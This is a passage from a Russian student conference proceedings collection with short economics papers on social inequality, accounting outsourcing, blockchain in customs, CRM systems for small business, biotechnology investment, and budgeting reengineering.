При этом все стороны данной модели имеют свои выгоды. Студент по окончании техникума получает желаемую работу, обладает всеми необходимыми навыками и имеет полное представление о своей профессии. Работодатель получает квалифицированного кадра, способного сразу приступить к работе без дополнительных денежных и временных затрат на обучение. У техникума повышается количество абитуриентов, заинтересованных в получении работы.

Список источников

1. Задорожнюк И. Образование без границ // Высшее образование в России. – 2004. – С. 157–160 / [Электронный ресурс]. – Режим доступа: URL: <https://cyberleninka.ru/article/n/obrazovanie-bez-granits-1>.
2. Горленко О.А., Ерохин Д.В., Можяева Т.П. Управление персоналом. учебник для среднего профессионального образования / Сер. Профессиональное образование. (2-е издание, исправленное и дополненное) Москва, 2020.
3. Попкова Н. Вопросы гуманитаризации образования. Высшее образование в России. 2004. № 2. С. 106-110.
4. Буглаев В., Лагерев В. Воспитательный потенциал инженерного вуза. Высшее образование в России. 1998. № 1. С. 9-13.
5. Хохлова М.В., Трутнев О.И. Дизайн образования на протяжении всей жизни при использовании массовых открытых онлайн курсов. Эргодизайн. 2019. № 2 (4). С. 12-18.

Материал поступил в редколлегию 20.04.2024

УДК 330

Социальное неравенство и финансовая безопасность предприятий

Фадеева Арина Сергеевна (ст. гр. О-20-ЭК-ф-Б)

Работа выполнена под руководством профессора кафедры «Отраслевая экономика и управление», Дергачевой Елены Александровны (eadergacheva2013@yandex.ru)

Аннотация: Социальное неравенство является неотъемлемой частью любого общества. Однако чрезмерное неравенство может стать серьезным препятствием для общественного развития. Для создания справедливого общества необходимы меры по сокращению неравенства, обеспечению равных возможностей для всех и повышению качества жизни наиболее уязвимых слоев населения.

Ключевые слова: социальное неравенство, доход, население, уровень жизни, факторы, коэффициент, финансовая безопасность предприятий.

Социальное неравенство – это неоднородность распределения ресурсов, возможностей и результатов среди различных групп населения. Его возникновение неизбежно в любом обществе, поскольку люди отличаются по способностям, талантам и трудолюбию. Однако чрезмерное неравенство может стать препятствием для общественного прогресса, препятствуя развитию талантов и снижая мотивацию к самосовершенствованию.

Неравенство проявляется в различных сферах жизни общества.

Распределение доходов в обществе часто является наиболее заметным показателем неравенства. Разница в заработной плате и других формах дохода может привести к существенным различиям в уровне жизни

Доступ к комфортному и доступному жилью является важным фактором социального благополучия. Неравенство в жилищных условиях может отражаться в размере и качестве жилья, а также в доступе к удобствам и инфраструктуре

Качество и доступность образования играют решающую роль в развитии человеческого капитала. Неравенство в образовании может привести к ограниченным возможностям для карьерного роста и снижению социальной мобильности

Доступ к качественному медицинскому обслуживанию имеет жизненно важное значение для здоровья и благополучия. Неравенство в здравоохранении может проявляться в различиях в ожидаемой продолжительности жизни, доступе к медицинским учреждениям и качестве медицинских услуг.

Для оценки социального неравенства используются различные количественные и качественные показатели.

К наиболее широко используемым относятся:

Коэффициент фондов (Определяет разницу в доходах между самыми богатыми и самыми бедными).

Показатели доходов по 20% группам населения (Рассчитывают долю дохода, получаемую каждой из пяти квинтильных групп населения)

Коэффициент Джини (Измеряет уровень концентрации доходов в обществе, где 0 указывает на абсолютное равенство, а 1 – на полное неравенство)

Согласно данным Росстата, в 2022 году средний доход на душу населения составлял 42 258 рублей в месяц.

При этом 10% самых богатых россиян получали в среднем 133 000 рублей, а 10% самых бедных – всего 8 900 рублей.

Коэффициент фондов, измеряющий разницу в доходах между крайними 10% населения, составляет в России 14,9, что выше среднего уровня стран ОЭСР.

Коэффициент Джини в 2021 году составил 0,39, что также превышает средний показатель по ОЭСР (0,31).

Неравенство в доходах в России также отражается в значительном количестве людей, живущих за чертой бедности.

В 2022 году доходы ниже прожиточного минимума получали 10,5% населения, или 15,3 млн человек.

Неравенство в сфере образования также вызывает беспокойство. Получение высшего образования в России требует значительных финансовых вложений, что создает барьеры для молодежи из малообеспеченных семей. Кроме того, качество и доступность образования в сельской местности и малых городах часто отстает от уровня крупных городских центров. В сфере здравоохранения также наблюдается неравенство, особенно в доступе к высококвалифицированным медицинским специалистам и медицинским технологиям. Жители отдаленных населенных пунктов и социально уязвимые группы часто сталкиваются с трудностями в получении качественной медицинской помощи.

Чрезмерное социальное неравенство может иметь серьезные последствия для общества:

— Экономическая неэффективность (Неравенство может привести к недоиспользованию человеческого капитала и снижению производительности труда)

— Социальная напряженность (Значительное различие в доходах и возможностях может привести к росту социальной напряженности и общественных волнений)

— Ослабление социальных институтов (Неравенство может подрывать доверие к социальным институтам, таким как правительство и правоохранительные органы)

— Угроза политической стабильности (Экстремальное неравенство может привести к политической нестабильности и снижению эффективности управления)

— Меры по борьбе с социальным неравенством. Борьба с социальным неравенством является сложной задачей, требующей комплексного подхода

— Повышение качества образования (Инвестирование в образование, особенно для социально уязвимых групп, может способствовать повышению социальной мобильности)

— Совершенствование системы здравоохранения (Обеспечение всеобщего доступа к качественным медицинским услугам является важным фактором сокращения неравенства в здравоохранении)

— Регулирование доходов (Прогрессивное налогообложение, повышение минимальной заработной платы и социальные программы могут способствовать снижению неравенства в доходах)

— Развитие социальной инфраструктуры (Инвестиции в доступное жилье, общественный транспорт и другие социальные услуги могут улучшить условия жизни социально уязвимых групп)

Социальное неравенство и финансовая безопасность предприятия являются важными аспектами функционирования современного общества и экономики. Без должного внимания к этим вопросам могут возникнуть серьезные проблемы, такие как снижение производительности, ухудшение качества товаров и услуг, увеличение коррупции и социальной напряженности.

Для обеспечения социального равенства и финансовой безопасности предприятий необходимо разрабатывать и реализовывать комплексные меры на государственном и международном уровне. Эти меры должны быть направлены на создание равных возможностей для всех граждан, обеспечение справедливого распределения доходов, поддержку малого и среднего бизнеса, а также на укрепление финансовой системы и борьбу с коррупцией.

Кроме того, каждому предприятию следует уделять внимание вопросам социальной ответственности и финансовой безопасности. Это включает в себя соблюдение законодательства, эффективное управление рисками, оптимизацию расходов и инвестиций, а также развитие корпоративной культуры и социальной ответственности.

В целом, социальное неравенство и финансовая безопасность предприятий являются взаимосвязанными проблемами, решение которых требует совместных усилий государства, бизнеса и общества. Только при таком подходе можно достичь устойчивого развития экономики и повышения уровня жизни населения [1].

Список источников

1. Аганбегян А. Г. Социальное неравенство. Социальное неравенство и связанное с ним ограничение роста российской экономики. – Москва: 2023. – С. 22.54.

2. Дадыкина О.В. Оценка минерально-сырьевого потенциала строительного кластера в части обеспечения экономической безопасности региона. Вестник Белгородского университета кооперации, экономики и права. 2015. № 3 (55). С. 291-298.

3. Кулагина Н.А. Оценка уровня экономической безопасности региона. Инновации и инвестиции. 2011. № 1. С. 213-217.

4. Михайлов Л.М., Кулагина Н.А. Устойчивость промышленного потенциала региона как основа обеспечения экономической безопасности. Экономика. Предпринимательство. Окружающая среда. 2016. Т. 2. № 66. С. 25-32.

5. Кулагина Н.А. Направления обеспечения устойчивого развития промышленного производства в системе экономической безопасности региона. В сборнике: Современные тенденции развития менеджмента и государственного управления. Материалы межрегиональной научно-практической конференции. Современные тенденции развития менеджмента и государственного управления. Материалы межрегиональной научно-практической конференции (27 января 2016 г.) / Под редакцией д.э.н. А.В. Полянина. – Орёл: Изд-во ОФ РАНХиГС. 2016. С. 153-156.

Материал поступил в редколлегию 20.04.2024

УДК 657.9

Положение бухгалтерского аутсорсинга в национальном проекте поддержки среднего и малого предпринимательства

Щерба Екатерина Руслановна (ст.гр.21-ЭК-ф-Б)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управление», Исайченковой Вероники Викторовны (alice.cissy@gmail.com)

Аннотация. Бухгалтерский аутсорсинг подразумевает передачу ведения бухгалтерии — полного объема или отдельных участков — сотрудникам аутсорсинговой компании или частному специалисту. Вариант подходит как для мелких компаний и ИП, которым невыгодно содержать большой штат сотрудников, так и крупным организациям, которые желают передать на сторону часть рутинных работ.

Ключевые слова: бухгалтерия, аутсорсинг, национальный проект, малое и среднее предпринимательство.

Бухгалтерский аутсорсинг представляет собой передачу функций бухгалтерского учета сторонней организации, специализирующейся в этой области. Этот подход становится все более популярным среди предприятий различного размера, поскольку он предлагает ряд преимуществ.

В зависимости от объема услуг, предлагаемых аутсорсинговой компанией, и степени вовлеченности сторонних специалистов различают несколько видов аутсорсинга бухгалтерского учета:

- консультирование,
- выборочный бухгалтерский аутсорсинг,
- полный аутсорсинг,
- экспресс-аудит,

– оперативная подготовка к проверке налоговой в экстренных ситуациях [1].

Стоимость обслуживания зависит от вида аутсорсинга, пакета дополнительных услуг, а также масштаба работ. Влияют на окончательную сумму такие факторы, как налоговый режим компании, ее обороты и штат, объем платежей и переводов [2].

Руководители многих российских компаний до сих пор опасаются использовать аутсорсинг.

В первую очередь, конечно, бизнесменов интересует вопрос цены. Но, как было сказано выше, даже если передача бизнес-процесса на аутсорсинг и приведет в некоторых случаях к росту затрат — это будет компенсировано повышением качества предоставляемых услуг.

Также руководителям часто не нравится отсутствие контроля за провайдером. Однако современные информационные технологии позволяют наладить обмен данными таким образом, что территориальное расположение исполнителя услуг не будет играть роли.

Бухгалтеры в своей деятельности пользуются многими программными обеспечениями. Основной программой ведения и учета бухгалтерии во всех отраслях деятельности является 1С. Также используются программы для электронного документооборота (ЭДО). Например, СБИС (Тензор) - это комплексная система для электронного документооборота (ЭДО) и корпоративного учета.

В основном аутсорсинг оказывается является малым и средним бизнесом. Малый бизнес - это предприятия или индивидуальные предприниматели с меньшей численностью работников и/или меньшим годовым доходом, чем обычный бизнес или предприятие. Исходя из этого он включается в национальный проект «Малое и среднее предпринимательство и поддержка индивидуальной предпринимательской инициативы», который направлен на всестороннее улучшение предпринимательского климата в России.

Нацпроект предлагает необходимые меры по поддержке предпринимательства на всех этапах развития бизнеса – от появления идеи до выхода на экспорт: финансовые, имущественные, образовательные и другие.

Речь идёт о льготной ставке по кредиту, возможности взять микрозайм или кредит под госгарантию. Помимо финансовых услуг, можно получить оборудование в лизинг, а также заручиться поддержкой государства по специальным программам развития моногородов, получить агроподдержку, стать резидентом промышленного парка или технопарка, принять участие в закупках крупнейших заказчиков и другие направления.

В структуру нацпроекта входят четыре федеральных проекта:

- создание благоприятных условий для осуществления деятельности самозанятыми гражданами;
- создание условий для лёгкого старта и комфортного ведения бизнеса;
- акселерация субъектов малого и среднего предпринимательства;

— создание цифровой платформы с механизмом адресного подбора и возможностью дистанционного получения мер поддержки и специальных сервисов субъектами МСП и самозанятыми гражданами [3].

За три года с 2020 по 2023 количество бухгалтерских фирм выросло на 44%, число организаций, которые находятся у них на обслуживании, за тот же период увеличилось на 24%.

Количество бухгалтеров-аутсорсеров выросло за тот же период на 40%, а общее число компаний, которые они обслуживают, — на 47%.

Общее количество компаний и ИП в России в 2023 году в сравнении с 2020 годом уменьшилось на 2,9%. После ковидных ограничений в 2021 году экономика восстановилась, но не до конца. И, начиная с 2022 года на российском рынке происходят масштабные изменения, в связи с уходом многих иностранных компаний. Это ведет к тому, что для многих бизнесов аутсорсинг становится более привлекателен [4].

По мнению экспертов, рост бухгалтерского аутсорсинга в России — это показатель зрелости бизнеса. Руководители компаний научились делегировать часть рабочих процессов, чтобы сосредоточиться на главном, и при этом понимают, как важно вести бизнес по закону и выстраивать честные стабильные отношения с контролирующими органами.

Аутсорсинг будет развиваться и дальше, на рынке уже появились профессиональные бухгалтеры-аутсорсеры, которые знают актуальные требования закона и быстро ориентируются в постоянно меняющихся условиях. Их будет всё больше, и убеждение, что выходя на большие обороты, бизнес должен брать бухгалтера в штат, постепенно отойдет в прошлое. А вот ценность аутсорсинга как безрисковой модели бизнеса продолжит расти.

Список источников

1. Мелехина, Т. И. Аутсортинг бухгалтерских услуг в России: актуальные вопросы, перспективы развития / Т. И. Мелехина // Аудит. – 2020. – № 3. – С. 21-23.

2. Леонтьева, Ю. В. Ценообразование российского рынка аутсорсинга бухгалтерских услуг / Ю. В. Леонтьева // Актуальные вопросы современной экономики. – 2022. – № 11. – С. 869-875.

3. Акулич, О. В. Методический подход к оценке эффективности государственной финансовой поддержки малого и среднего предпринимательства / О. В. Акулич, Н. А. Чапкина // Экономика: вчера, сегодня, завтра. – 2021. – Т. 11, № 6-1. – С. 510-520. – DOI 10.34670/AR.2021.74.94.005.

4. Минфин России : официальный сайт. – Москва. – Обновляется в течение суток. – URL: <https://minfin.gov.ru/> (дата обращения: 15.03.2024). – Текст : электронный.

Материал поступил в редколлегию 20.04.2024

УДК 330

Использование блокчейн-технологий в таможенном деле: перспективы развития

Агеева Виктория Максимовна (ст. гр.22-ПИ-итцэ-Б)

Работа выполнена под руководством доцента кафедры «Цифровая экономика»
Бураго Вячеслава Валерьевича (vybur@yandex.ru)

Аннотация. Технология распределённых реестров (блокчейн-технология) обладает важными достоинствами: неразрушимостью и прозрачностью. Данная технология применяется в различных областях, предоставляющих услуги в финансах, в промышленном Интернете вещей, в общественных и социально значимых сервисах. Несмотря на большое количество проведённых исследований, посвящённых применению блокчейна в различных сферах деятельности, всё ещё остаются актуальными комплексные исследования с технической и прикладной точки зрения.

Ключевые слова: блокчейн, блокчейн-технология, распределённые реестры, таможенные органы, таможенное оформление, цифровая экономика.

Стремительное развитие технических и программных средств в современных условиях приводит к появлению новых перспективных информационных технологий, применение которых возможно в различных отраслях народного хозяйства, в том числе в деятельности таможенных органов. Среди новшеств в сфере информационно-коммуникационных технологий особый интерес вызывает технология блокчейн.

Блокчейн (англ. blockchain, block – блок, chain – цепь) – распределённая база данных, состоящая из «цепочки блоков», устройства хранения блоков не подключены к общему серверу, база данных позволяет контролировать достоверность транзакций без надзора каких-либо финансовых регуляторов. Блокчейн является распределённой и децентрализованной базой данных, сформированной участниками, в которой невозможно фальсифицировать данные из-за хронологической записи и публичного подтверждения всеми участниками сети транзакции. Основной и главной особенностью блокчейна является использование алгоритмов математического вычисления и исключение «человека» и человеческого фактора при принятии решения системой.

Технические решения, использующие каким-либо образом технологию блокчейн, разрабатываются многими компаниями, действующими в сфере информационных технологий. Одной из наиболее передовых и крупных компаний такого рода является International Business Machines (IBM), которая предлагает на рынке информационных технологий собственные решения на основе блокчейна, в том числе и применительно к таможенному оформлению.

Для оценки возможности применения рассматриваемой технологии в деятельности таможенных органов РФ особый интерес представляет зарубежный опыт применения этой технологии, а именно опыт таможенных служб США и Южной Кореи [1]. Применение технологии блокчейн планируется в деятельности таможенных органов и в странах ЕАЭС, в частности в Казахстане и Белоруссии.

Таможенные органы РФ также рассматривают возможность внедрения технологии блокчейн в свою деятельность. При этом предполагается использование блокчейна для решения нескольких задач: от упрощения документооборота внутри службы до объединения сети таможенных органов России с узлами в странах, применяющих блокчейн, для эффективного использования системы таможенных преференций.

Использование блокчейн-технологий в таможенном деле может иметь следующие перспективы развития. 1. Ускорение таможенных процедур: блокчейн-технологии могут помочь ускорить таможенные процедуры, так как они позволяют быстро и безопасно передавать информацию между участниками цепочки поставок. 2. Повышение прозрачности: блокчейн-технологии позволяют создать прозрачную систему, где каждый участник может проверить подлинность транзакций и данных. Это может помочь в борьбе с коррупцией и мошенничеством в таможенном деле. 3. Улучшение безопасности: блокчейн-технологии обеспечивают высокий уровень безопасности, поскольку данные хранятся в распределённой базе данных и не могут быть изменены или удалены без согласия всех участников. 4. Снижение затрат: блокчейн-технологии могут помочь снизить затраты на таможенные процедуры, так как они позволяют автоматизировать процессы и уменьшить количество бумажной работы. 5. Создание новых рабочих мест: блокчейн-технологии могут способствовать созданию новых рабочих мест в сфере таможенного дела, потому что они требуют специалистов, которые могут работать с этой технологией. Немаловажным является то, что внедрение блокчейн технологий в таможенную сферу обеспечит России лидерство в рамках ЕАЭС в совершенствовании таможенной деятельности и создании единой экономики, построенной на основе новейших информационных технологий.

Разработка блокчейн-сети Федеральной таможенной службы планируется с учётом наработок в рамках технологий Hyperledger, которая применяется в США для контроля перемещения мясной продукции, и Everledger, используемой для работы с массивом данных по драгоценным камням.

В целом, блокчейн-технологии имеют огромный потенциал для улучшения эффективности, безопасности и прозрачности таможенных процессов. Для достижения этих перспектив, необходимо развивать цифровую инфраструктуру, стимулировать инновации, развивать цифровые навыки и сотрудничать с международными партнёрами.

Список источников

1. Носиров З. А., Фомичев В. М. Анализ блокчейн-технологии: основы архитектуры, примеры использования, перспективы развития, проблемы и недостатки. Москва, 2023. 37-75 с.
2. Михеенко О.В., Новиков С.П., Новиков П.В. Биометрическая аутентификация личности на основе блокчейн-технологии как неперемное условие цифровой экономики. Вестник Брянского государственного технического университета. 2018. № 6 (67). С. 76-83.
3. Демиденко А.И., Кваша Е.П. SaaS-технологии как путь повышения конкурентоспособности российских предприятий. В сборнике: Актуальные проблемы социально-гуманитарных исследований в экономике и управлении. Материалы II Международной научно-практической конференции профессорско- преподавательского состава, магистров и студентов факультета экономики и управления. 2015. С. 206-211.
4. Спасенников В.В., Голубева Г.Ф. Экономическая психология и эргономика в обеспечении успешности инновационной деятельности. Экономическая психология: прошлое, настоящее, будущее. 2014. № 2. С. 247-258.
5. Атаманова О.В. Инструменты оценки экономической безопасности предприятий молокоперерабатывающей промышленности на основе построения многофакторных моделей. Управление экономическими системами: электронный научный журнал. 2012. № 3 (39). С. 3.

Материал поступил в редколлегию 20.04.2024

УДК 004.9:330(08)

Информационные технологии для поддержки малого и среднего предпринимательства

Бардовский Е.С. (ст. гр.22-ПИ-итцэ-Б)

Работа выполнена под руководством доцента кафедры «Цифровая экономика» Горбатковой Галины Анатольевны (ZGA101@yandex.ru)

Аннотация. Одной из наиболее важных технологий для малого бизнеса является программное обеспечение для управления взаимоотношениями с клиентами (CRM). Разберем положительные и отрицательные стороны этой технологии.

Ключевые слова: информационные технологии, CRM, кибербезопасность.

Информационные технологии играют важную роль в поддержке малого и среднего бизнеса путем автоматизации рабочих процессов и рационализации имеющихся ресурсов.

Малые и средние предприятия могут извлечь значительную выгоду из использования информационных технологий для оптимизации своей деятельности и повышения эффективности. Одной из наиболее важных технологий для малого бизнеса является программное обеспечение для управления взаимоотношениями с клиентами (CRM), которое помогает компаниям управлять своим взаимодействием с клиентами и улучшать обслуживание клиентов. Системы обработки платежей и решения в области кибербезопасности также необходимы для малого бизнеса, который хочет защитить свои финансовые транзакции и данные от киберугроз. Платформы управления проектами и программное обеспечение для управления запасами - это другие полезные технологии, которые могут помочь предприятиям оптимизировать свой рабочий процесс и эффективно управлять своими ресурсами. Кроме того, малые предприятия могут использовать облачные вычисления, мобильную готовность, социальные сети, оптимизацию веб-сайтов, цифровой маркетинг, облачное хранилище файлов и инструменты удаленной работы для ускорения роста бизнеса. Внедряя современные информационные технологии, малые предприятия могут повысить производительность, снизить затраты и улучшить свои результаты.

Программное обеспечение для управления взаимоотношениями с клиентами (CRM) - это инструмент, который помогает компаниям управлять своим взаимодействием с клиентами и потенциальными клиентами. Его можно использовать для хранения клиентских данных, отслеживания поведения клиентов, автоматизации процессов маркетинга и продаж, а также улучшения обслуживания клиентов. Некоторые важные функции хорошей CRM включают аналитику продаж, прогнозирование продаж, организацию данных о продажах, мобильную CRM, интеграцию с клиентами по электронной почте, двустороннюю синхронизацию файлов и общий доступ. CRM может предложить ряд преимуществ для малого бизнеса, таких как повышение удовлетворенности клиентов, сотрудничество в команде, внутренняя коммуникация, рост выручки, оптимизация маркетинга и автоматизация повседневных задач. Ожидается, что рынок CRM вырастет на 14% в период с 2021 по 2027 год, что указывает на его растущую важность в деловом мире. Используя преимущества CRM, малые предприятия могут улучшить свои отношения с клиентами, увеличить продажи и добиться устойчивого роста.

При этом имеются некоторые недостатки использования программного обеспечения для управления взаимоотношениями с клиентами (CRM) включают:

1. Отсутствие решений, основанных на данных:

CRM-системы хороши настолько, насколько хороши данные, которые в них вводятся. Если лица, принимающие решения, не имеют доступа к точным и своевременным данным, они не могут принимать обоснованные решения о своих клиентах или своем бизнесе.

2. Высокие затраты:

CRM-системы могут быть дорогостоящими в реализации и обслуживании. Первоначальные инвестиции могут быть слишком дорогостоящими для

некоторых малых предприятий, и текущие затраты могут со временем накапливаться.

3. Вопросы конфиденциальности и безопасности данных:

CRM-системы часто содержат конфиденциальные данные клиентов, что вызывает беспокойство по поводу конфиденциальности и безопасности. Эти проблемы могут быть увеличены, если CRM-система размещена в облаке.

4. Требования к обучению и поддержке

CRM-системы часто требуют обширного обучения и поддержки пользователей. Это может быть проблемой для предприятий, у которых нет ресурсов для обучения и поддержки.

При выборе программного обеспечения CRM, компании необходимо помнить об ограничениях, из которых выделяют пять основных:

1. Не всегда объединяет всех потенциальных клиентов:

В некоторых случаях может быть сложно найти всех ваших потенциальных клиентов в одном месте и управлять ими. Это может затруднить отслеживание вашего конвейера и эффективную обработку новых потенциальных клиентов.

Кроме того, если у вас большой объем потенциальных клиентов, обновление вашей CRM-системы новой информацией вручную может занять много времени. Если у вас нет специальной команды для управления вашей CRM, данные могут легко устареть или стать неточными.

2. Она не всегда предлагает лучшие инструменты для ваших нужд:

Программное обеспечение CRM может быть дорогостоящим, и оно не всегда предлагает лучшие инструменты для ваших нужд. Их также может быть сложно настроить, и они могут быть совместимы не со всеми предприятиями. Внедрение и управление программным обеспечением CRM также может занимать много времени, и для его эффективного использования сотрудникам может потребоваться значительное обучение, что может оказаться дорогостоящим.

3. Это может быть сложно в использовании:

Многие CRM-программы не имеют простой в использовании системы обслуживания, что может затруднить их использование и сделать их неудобными для пользователя. Это может привести к разочарованию пользователей и, в конечном счете, к потере производительности.

4. Может быть трудно связаться с вашими клиентами или отслеживать их:

Многие программы CRM не включают в себя функции, которые позволили бы вам легко управлять конфиденциальными данными вашего клиента, такими как контактная информация, адрес и т.д. Это может затруднить отслеживание того, кто ваши клиенты, как с ними связаться и каковы их потребности.

5. Программное обеспечение CRM может быть очень ограниченным, когда дело доходит до управления взаимодействиями и отношениями:

Часто бывает трудно получить полную картину о каждом клиенте, и это может привести к упущенным возможностям продаж.

Компаниям важно провести исследование и выбрать правильное программное обеспечение CRM, соответствующее их конкретным потребностям и бюджету.

Российский рынок производителей CRM-систем, конечно не настолько разнообразен, как зарубежный. Большие компании в основном используют CRM-системы зарубежных производителей, но все больше частных и государственных фирм переходят на отечественные или собственные системы из-за роста спроса на CRM-системы в малом и среднем бизнесе. По данным TAdviser, российский рынок CRM-систем в 2021 году вырос на 21%, достигнув 21,8 млрд рублей. В ТОП-6 российских CRM систем входят Битрикс24, 1С:CRM, AmoCRM, Мегаплан, RetailCRM и CRM Простой бизнес.

Список источников

1. Гринберг, Пол. «CRM со скоростью света» = CRM at the speed of light. — СПб.: Символ Плюс, 2007. — 528 с. — 2000 экз. — ISBN 978-5-93286-079-3.
2. Демиденко А.И., Ременюк О.В. Инвестирование в малый бизнес в России. В сборнике: Актуальные проблемы социально-гуманитарных исследований в экономике и управлении. Материалы II Международной научно-практической конференции профессорско-преподавательского состава, магистров и студентов факультета экономики и управления. 2015. С. 244-247.
3. Новиков С.П., Новикова А.В. Особенности развития российского ит-бизнеса в условиях санкций. В сборнике: От синергии знаний к синергии бизнеса. Сборник статей и тезисов докладов IV Международной научно-практической конференции студентов, магистрантов и преподавателей. 2017. С. 487-490.
4. Исайченкова В.В., Новикова А.В. Цифровизация как инструмент повышения эффективности бизнес-процессов. Modern Economy Success. 2019. № 3. С. 141-144.
5. Голубева Г.Ф., Спасенников В.В. Метод творческих проектов в экономической психологии управления туристическим бизнесом. Психология в экономике и управлении. 2011. № 2. С. 68-71.

Материал поступил в редколлегию 20.04.2024

УДК 004.9

Глобальные инвестиции в сфере биотехнологий

Бортулев Артем Дмитриевич (студент 2 курса гр. О-22-БИ-цэ-Б)

*Работа выполнена под руководством доцента кафедры «Цифровая экономика»
Бураго Вячеслава Валерьевича (vybur@yandex.ru)*

Аннотация. Биотехнология — это наука, изучающая возможность использования живых организмов или продуктов их жизнедеятельности для

решения определенных технологических задач.[3] Биотехнология используется для удовлетворения определенных потребностей человека, таких как разработка лекарств, модификация или создание новых видов растений и животных, что повышает качество пищевых продуктов. Биотехнология в современной науке приносит огромные преимущества. Открытие генной инженерии сделало возможным выращивание новых видов растений и животных, которые приносят пользу сельскому хозяйству. [6]

Поскольку биотехнология используется в различных отраслях промышленности и затрагивает многие сферы человеческой жизни, в мире была принята следующая "цветовая классификация" биотехнологии: «красная» биотехнология — это биотехнология, связанная с обеспечением здоровья человека и возможной коррекцией его генома, а также производством биофармацевтических препаратов; «зеленая» биотехнология направлена на выращивание и развитие генетически модифицированных (генетически модифицированных) культур, устойчивых к биотическим и абиотическим воздействиям, и определяет современные методы ведения сельского и лесного хозяйства; «белая» — это промышленная биотехнология, которая сочетает в себе производство биотоплива, биотехнологии в пищевой, химической и нефтеперерабатывающей промышленности; «серая» связан с охраной окружающей среды, биоремедиацией; «синяя» биотехнология относится к использованию морских организмов и сырья.[4]

Генетически модифицированные организмы — это организмы, ДНК которых была специально модифицирована с помощью методов генной инженерии. То есть они получили отдельные гены от другого организма, который не обязательно является родственным. В мире только 12% пахотных земель засеяны генетически модифицированными культурами. С 2010 года общая площадь посевов генетически модифицированных культур в Европейском Союзе резко сократилась и в настоящее время продолжает сокращаться. В Австралии, Японии, Новой Зеландии, Австрии, Венгрии, Греции, Польше, Болгарии, Люксембурге, Швейцарии, Италии все ГМО запрещены. В Германии: ГМО-кукуруза запрещена. [1]

С 2016 года в России действует Федеральный закон от 3 июля 2016 года №358-ФЗ "О внесении изменений в отдельные законы Российской Федерации в целях совершенствования государственного регулирования в области генной инженерии", который вводит запрет на выращивание и разведение в России генетически модифицированных организмов и продуктов с их использованием. Исключение делается для проведения экзаменов и исследовательских работ. Еще одним указом № 133 от 2008 г. 22 января 2020 года Президент Российской Федерации утвердил еще один важный российский документ – "Доктрину продовольственной безопасности Российской Федерации".[5]

В России 24 апреля 2012 года правительство утвердило "Комплексную программу развития биотехнологий в Российской Федерации на период до 2020 года", направленную на стимулирование развития биотехнологий. Основными направлениями деятельности в России являются: биофармацевтика и

биомедицина, промышленная биотехнология, биоэнергетика, агробиотехнологии, пищевая биотехнология, лесная биотехнология, экологическая биотехнология, морская биотехнология. [3]

Сегодня в биотехнологическом секторе США насчитывается 1500 компаний, в том числе 386 публично торгуемых компаний с рыночной капитализацией около 360 миллиардов долларов. Выручка крупнейшей компании Amgen составляет 23,8 миллиарда долларов. [2] Биотехнологии в Китае. Развитию отрасли во многом способствовала стимулирующая политика властей в области налогового, финансового и трудового регулирования. Основным сектором биотехнологической промышленности Китая являются биофармацевтические препараты. Биотехнология в Индии. Индия входит в тройку лидеров по развитию биотехнологий в Тихоокеанском регионе после Австралии и Китая. Инвестиции в этот сектор в 2007 году составили около 600 миллионов долларов. По оценкам экспертов, к 2025 году мировой рынок биотехнологий достигнет уровня в 2 триллиона долларов, при этом темпы роста для отдельных сегментов рынка будут колебаться от 5-7 до 30% в год. [7] Биотехнологическая сфера в странах БРИКС опирается на государственную политику и государственное финансирование. Большинство патентов на изобретения принадлежат государственным научным институтам, университетам и предприятиям.

Биотехнология - очень сложная и специфическая ниша для инвестиций. Это опасное и в то же время очень выгодное вложение. Из 59 биотехнологических компаний, котирующихся на Санкт-Петербургской фондовой бирже, акции 3 компаний выросли более чем на 1000% за последние 3 года, акции 20 компаний выросли более чем на 100%. Например, акции CareDx +1248% за 3 года. Причиной роста является разработка эффективных решений для лечения пациентов после трансплантации почек и сердца. [3]

Таким образом, биотехнология является неотъемлемо важной сферой в наше время. Благодаря ей, мир может получить новые виды растений, животных, что повысит качество пищи. Биотехнология помогает развить медицинский сектор, что будет способствовать разработке новых лекарственных препаратов для лечения тяжелых болезней.

Список источников

1. Виктор Александрович Драгавцев, о предновогоднем заседании Президиума РАН на тему – «Даёшь нормы ГМО», 10.02.2022, Санкт-Петербург.
2. Егоров Н.С. Биотехнология проблемы и перспективы. М.: «Высшая школа», 2011.
3. Московская биржа. «Обзор рынка биотехнологий в России и оценка перспектив его развития», Frost&Sullivan, 2014 год, <https://fs.moex.com/files/8579>
4. Рабочие материалы к Стратегии развития биотехнологической отрасли промышленности до 2020 года http://www.cleandex.ru/articles/2010/04/27/biotechnology_market_in_russia

5. Федеральный закон от 3 июля 2016 г. N 358-ФЗ "О внесении изменений в отдельные законодательные акты российской федерации в части совершенствования государственного регулирования в области генно-инженерной деятельности"

6. Demidenko E.S., Dergacheva E.A. Biotechnological Processes in the Changing Evolution of Life on the Planet Earth // IOP Conference Series: Materials Science and Engineering, Volume 753, Issue 5, pp. 052066 (2020). DOI: <https://iopscience.iop.org/article/10.1088/1757-899X/753/5/052066>

7. Forbes <https://www.forbes.ru/finansy-i-investicii/369867-bessmertie-v-portfele-kak-milliardery-investiruyut-v-prodlenie-zhizni>

Материал поступил в редколлегия 20.04.2024

УДК 336

Реинжиниринг процессов бюджетирования на предприятии

Гаева А.А. (студент гр. О-23-БИ-цэ-Б)

*Работа выполнена под руководством доцента кафедры «Цифровая экономика»
Рудава Наталии Викторовны (rudavkanv@mail.ru)*

Аннотация. Реинжиниринг процессов бюджетирования на предприятии является неотъемлемой частью стратегического развития и оптимизации его работы. Этот сложный и многогранный процесс, что требует внимательного изучения всех аспектов бюджетного планирования, а также анализа и усовершенствования существующих методов и процедур. В первую очередь, реинжиниринг процессов бюджетирования направлен на сокращение временных и ресурсных затрат, позволяющих предприятию повысить эффективность работы. Автоматизация и стандартизация процессов бюджетного планирования позволяет избежать субъективных оценок и повысить точность прогнозирования бюджета. Кроме того, реинжиниринг процессов бюджетирования на предприятии способствует улучшению коммуникации и координации между различными подразделениями. Четко определенные процедуры и роли в рамках бюджетного планирования помогают избежать недоразумений и конфликтов, а также синхронизировать действия всех участников процесса.

Ключевые слова: Реинжиниринг процессов бюджетирования, автоматизация, стандартизация, бюджетное планирование.

Реинжиниринг процессов бюджетирования - это процесс пересмотра и перепроектирования существующих процессов бюджетирования с целью их оптимизации и улучшения. Это может включать в себя анализ текущих процессов, выявление проблем и узких мест, а также разработку новых, более эффективных и гибких процессов.

Реинжиниринг процессов бюджетирования может быть различных типов, в зависимости от целей и задач, которые ставит перед собой предприятие. К основным понятиям реинжиниринга относят:

